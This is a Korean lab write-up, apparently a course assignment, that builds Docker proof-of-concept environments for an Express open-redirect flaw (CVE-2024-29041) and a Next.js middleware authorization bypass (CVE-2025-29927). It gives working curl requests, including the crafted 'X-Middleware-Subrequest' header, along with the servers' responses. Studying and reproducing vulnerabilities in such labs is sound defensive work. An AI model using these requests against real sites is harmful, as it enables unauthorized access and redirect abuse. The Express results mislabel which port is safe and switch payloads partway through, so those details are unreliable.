취약한 Docker 환경 구성

> [19반] 정민석_7000

Github(@j93es)(https://github.com/j93es)

Blog(https://j93.es)

과제 요약

Express CVE-2024-29041와 Nextjs CVE-2025-29927의 PoC를 직접 구성하였습니다.

소스코드는 아래 github 레포지터리에서 확인가능합니다.

```
https://github.com/j93es/kr-vulhub.git
```

더하여 PR은 아래의 링크에서 확인가능합니다.

```
https://github.com/gunh0/kr-vulhub/pull/189
```

CVE-2024-29041

요약

아래 Express 버전에서 `req.location()` 혹은 내부적으로 `req.location()`을 이용하는 `req.redirect()`에서는 헤더의 `Location`에 값을 넣기 전, encodeurl()이라는 함수를 이용하여 인코딩합니다. 이러한 과정에서 리디렉션 화이트리스트를 우회할 수 있는 가능성이 발생합니다.

- < 4.19.2
- >= 5.0.0-alpha.1, < 5.0.0-beta.3

PoC 구성

먼저 normal-app, vuln-app 2개의 express 서비스를 제작하였습니다. 두 서비스는 모두 query의 q에 있는 url을 파싱한 후, `Location` 헤더에 넣어 응답을 반환합니다.

```
// index.js
const express = require("express");
const app = express();
const port = 3000;

app.use(function (req, res) {
  res.location(req.query.q).end();
});

app.listen(port, () => {
  console.log(`Example app listening at http://localhost:${port}`);
});
```

각 app의 package.json에 express 버전을 명시하였습니다. vuln-app은 4.19.0, normal-app은 패치가 완료된 4.19.2로 구동됩니다.

환경 구성 및 실행

8002에는 취약한 버전의 Express가, 8003 포트에는 안전한 버전의 Express가 구동됩니다.

```
# 이미지 빌드
make build

# 컨테이너 실행
make up

# 종료
make down

# 로그 보기
make logs

# 컨테이너 재시작
make restart

# 컨테이너 및 이미지 제거 가능
make clean

# 이미지 제거 후 재빌드
make rebuild
```

결과

요청

패치 내역1 (https://github.com/expressjs/express/commit/0b746953c4bd8e377123527db11f9cd866e39f94) 과 패치 내역2 (https://github.com/expressjs/express/commit/0867302ddbde0e9463d0564fea5861feb708c2dd) 의 테스트 코드를 참고하여 요청 URL을 선정하였습니다.

```
curl -i -X GET "http://localhost:8003?q=http://google.com%5C%5C@apple.com"
```

안전한 Express 서버(8003 포트)

```
curl -i http://localhost:8002\?q\=http://google.com%20%20@apple.com
HTTP/1.1 200 OK
X-Powered-By: Express
Location: http://google.com%20%20@apple.com
Date: Fri, 11 Apr 2025 06:27:04 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 0
```

취약한 Express 서버(8002 포트)

```
curl -i http://localhost:8003\?q\=http://google.com%20%20@apple.com
HTTP/1.1 200 OK
X-Powered-By: Express
Location: http://google.com  @apple.com
Date: Fri, 11 Apr 2025 05:54:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 0
```

정리

`http://localhost:800X\?q\=http://google.com%20%20@apple.com` 요청 시 `Location` 헤더에, 취약한 서버는 `%20%20` 를 디코딩하여 `http://google.com  @apple.com`와 같이 반환하였습니다. 안전한 서버는 `%20%20` 을 디코딩하지 않고 `http://google.com%20%20@apple.com` 와 같이 그대로 반환되었습니다. 이처럼 취약한 버전의 Express에서는 엔코딩된 문자를 적절하지 않게 디코딩하기 때문에, 화이트리스트를 우회하여 오픈 리다이렉트를 발생시킬 수 있습니다.

CVE-2025-29927

요약

아래 Nextjs 버전에서 `x-middleware-subrequest` 헤더에 특정 값을 추가하여 요청 시, middleware의 인증검사가 우회됩니다.

- > 11.1.4 < 12.3.5
- > 14.0 <14.2.25
- > 15.0 <15.2.3
- >= 13.0.0, < 13.5.9

PoC 구성

먼저 middleware에서 모든 요청을 403으로 반환합니다.

```
// ./src/middleware.ts
export function middleware() {
  return Response.json(
    { success: false, message: "Forbidden" },
    { status: 403 }
  );
}
```

더하여 Admin page를 구성하였습니다.

```
// ./src/app/page.tsx
export default function Home() {
  return <h1>Admin Home Page</h1>;
}
```

정상적인 경우라면 middleware의 인증 검사를 거침으로 403이 반환되어야 합니다.

환경 구성 및 실행


```
# 이미지 빌드
make build

# 컨테이너 실행
make up

# 종료
make down
```

```
# 로그 보기
make logs

# 컨테이너 재시작
make restart

# 컨테이너 및 이미지 제거 가능
make clean

# 이미지 제거 후 재빌드
make rebuild
```

결과

정상적인 요청

```
curl -v http://localhost:8001/
```



취약한 요청

```
curl -v http://localhost:8001/ -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware'
```

수신된 html 요청의 전문은 `/assets/bypassed.html`에서 확인 가능합니다.

정리

Nextjs 특정 버전에서 `x-middleware-subrequest` 헤더에 특정 값을 추가하여 요청 시, middleware의 인증검사가 우회됩니다. 15.2.2에서는 `X-Middleware-Subrequest`에 `middleware:middleware:middleware:middleware:middleware`로 요청 시에 middleware의 인증검사가 우회됩니다. 따라서 최신 버전의 Nextjs로 업데이트해야합니다.